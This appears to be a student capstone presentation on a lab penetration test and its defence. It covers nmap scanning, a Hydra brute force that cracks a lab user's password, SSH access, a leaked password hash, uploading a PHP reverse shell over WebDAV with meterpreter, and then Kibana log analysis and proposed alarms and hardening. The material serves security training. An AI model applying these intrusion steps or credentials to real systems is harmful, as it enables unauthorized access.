Capstone Engagement


Assessment, Analysis, &
Hardening of a Vulnerable System

Table Of Contents

- **Network Topology**
- **Red Team:** Security Assessment
- **Blue Team:** Log Analysis and Attack Characterization
- **Hardening:** Proposed Alarms and Mitigation Strategies

1.
Network Topology

Network Topology


Internet
RDP
Windows Firewall
Jumpbox/Vm with Hyper-V
Red vs Blue (OS: Windows) 192.168.1.1
Virtual Machines
Kali (OS: Linux) 192.168.90
Capstone (OS: Linux) 192.168.105
Elk (OS: Linux) 192.168.100

Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Linux
Hostname: Red Vs. Blue

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

2.
Red Team:
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role On Network
Red Vs. Blue	192.168.1.1	NATSwitch
Elk	192.168.1.100	SIEM System
Capstone	192.168.105	Web Server
Kali	192.168.1.90	Penetrating Test System

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Security Misconfiguration	Incorrect framework configuration of the network	Attacker gains access & can get into other folders/gain permissions
Brute Force Attack	Hacking method that uses trial and error to crack login credentials & encryption keys	Attacker gains access to the network & have full access using stolen credentials
Unauthorized File Upload	Lack of restrictions on the size or filetype of uploaded files	Attackers can upload malicious files to the network


Exploitation: Security Misconfiguration

Tools & Processes

Using nmap to discover the ip address of the target machine. Used the browser to traverse the folders in the database

Achievements

I learned who the users were, about the secret folder & who had access to the folder



```
       TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@Kali:~# nmap 192.168.1.*
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-13 19:27 PST
Nmap scan report for 192.168.1.1
Host is up (0.00067s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00080s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
```

192.168.1.105/company_folders/secret_folder

Index of /company_folders/company_culture

```
      Name           Last modified    Size Description
Parent Directory                         -
file1.txt          2019-05-07 18:25  170
file2.txt          2019-05-07 18:25  170
file3.txt          20
Apache/2.4.29 (Ubuntu
```

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:


Exploitation: Brute Force Attack

Tools & Processes

Ran a command to crack the password using Hydra.

Achievements

After running through ~10143 passwords, hydra cracked the password giving access to log in as the user ashton.



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 10] (
0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 3] (0/0
)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 14]
 (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 5]
(0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-13 19:57:49
root@Kali:~# ssh ashton@192.168.1.105
The authenticity of host '192.168.1.105 (192.168.1.105)' can't be established.
ECDSA key fingerprint is SHA256:YbmWCN0wUP7c+L1Xrox2xN/2Ip5768J/sexE1EFHl04.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.105' (ECDSA) to the list of known hosts.
ashton@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-108-generic x86_64)
```


Exploitation: Unauthorized File Upload

Tools & Processes

Uploaded a php reverse shell to the file manager. Used meterpreter to gain access

Achievements

Granted shell access to webdav on Ryan’s account



192.168.1.105/company_folders/secret_folder/connect_to_corp_server


```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

3.
Blue Team
Log Analysis and
Attack Characterization

Analysis: Finding the Request for the Hidden Directory



```
source.ip : 192.168.1.90 and http.request.referrer : "http://192.168.1.105/company_folders/secret_folder/"
```

4 hits


Dec 11, 2021 @ 20:39:55.910 - Dec 18, 2021 @ 20:39:55.910 —

```
Dec 14, 2021 @ 04:13:03.746  http.request.referrer: http://192.168.1.105/company_folders/secret_folder/ @timestamp: Dec 14, 2021 @ 04:13:03.746 event.duration: 9.5 event.start: Dec 14, 2021 @ 04:13:03.746 event.end: Dec 14, 2021 @ 04:13:03.756 event.kind: event event.category: network_traffic event.dataset: http agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: ef5d63ab-5754-43fc-b570-58f85f7988e8 query: GET /company_folders/secret_folder/connect_to_corp_server http.request.headers.content-length: 0 http.request.method: get http.request.bytes: 470B http.response.headers.content-length: 414 http.response.status_phrase: ok http.response.status_code: 200 http.response.bytes: 674B http.response.body.bytes: 414B http.version: 1.1 status: OK
```

On Dec 14, 2021 starting @ 03:00:00 50 requests were made to https://192.168.1.105/company_folders/secret_folder.

The request was for a .doc "connect_to_corp_server" containing directions & a password hash to log on to the server

Analysis: Uncovering the Brute Force Attack



```
source.ip : 192.168.1.90 and user_agent.original :"Mozilla/4.0 (Hydra)"
```


179,003 hits

Dec 11, 2021 @ 20:42:08.678 - Dec 18, 2021 @ 20:42:08.678 —

```
> Dec 14, 2021 @ 05:11:10.354   user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Dec 14, 2021 @ 05:11:10.354 type: http source.port: 49236 source.bytes: 136B source.ip: 192.168.1.90
                                url.domain: 192.168.1.105 url.path: /webdav url.full: http://192.168.1.105/webdav url.scheme: http method: get client.bytes: 136B client.ip: 192.168.1.90 client.port: 49236
                                query: GET /webdav network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:yNyfULSoEb47kBDgcP9/bo3tY3A= network.bytes: 819B
                                network.type: ipv4 http.response.bytes: 683B http.response.body.bytes: 460B http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.headers.content-
                                length: 460 http.response.status_phrase: unauthorized http.response.status_code: 401 http.version: 1.1 http.request.headers.content-length: 0 http.request.method: get
```

There were 179,003 requests made in the attack before the attacker discovered the password.

Analysis: Finding the WebDAV Connection



```
source.ip : 192.168.1.90 and http.request.referrer : "http://192.168.1.105/webdav/"
```

50 hits

Dec 11, 2021 @ 20:45:10.495 - Dec 18, 2021 @ 20:45:10.495 —

```
Time                        _source
> Dec 14, 2021 @ 06:56:38.110   http.request.referrer: http://192.168.1.105/webdav/ @timestamp: Dec 14, 2021 @ 06:56:38.110 client.bytes: 407B client.ip: 192.168.1.90 client.port: 39294 ecs.version: 1.5.0
                                agent.ephemeral_id: 82448f48-1f6a-4e53-9dd0-4aeb85a1b99f agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat agent.version: 7.8.0
                                agent.hostname: Kali event.category: network_traffic event.dataset: http event.start: Dec 14, 2021 @ 06:56:38.110 event.kind: event error.message: Unmatched request
                                http.request.method: get http.request.bytes: 407B http.request.headers.content-length: 0 http.version: 1.1 user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
                                Gecko/20100101 Firefox/68.0 host.name: Kali url.scheme: http url.domain: 192.168.1.105 url.path: /webdav/shell.php url.full: http://192.168.1.105/webdav/shell.php query: GET
```

50 requests were made to this directory. The file requested was shell.php

3.
Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Any ports other than 80 & 443 accessed by ips other than source

What threshold would you set to activate this alarm?

Any requests made from non-trusted ips

System Hardening

What configurations can be set on the host to mitigate port scans?

Blocking/closing TCP & UDP ports to prevent scans or access. Creating alerts in Kibana to alert by email & create logs when scans detected from the same ip occur

Mitigation: Finding the Request for the Hidden Directory

Alarm

What threshold would you set to activate this alarm?What kind of alarm can be set to detect future unauthorized access?

Alert any sort of “GET” requests within the /secret_folder directory

What threshold would you set to activate this alarm?

Any requests made from non-trusted ips

System Hardening

What configuration can be set on the host to block unwanted access?

Edit configuration file to bock unwanted access to the secret folder. Blocking any ip traffic coming from outside of the registered company ips

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Alert “PUT” requests within the /webdav directory

What threshold would you set to activate this alarm?

Any requests made from non-trusted ips

System Hardening

What configuration can be set on the host to block file uploads?

Do not allow .php files to be uploaded & filter special characters from forms, text fields.

FIN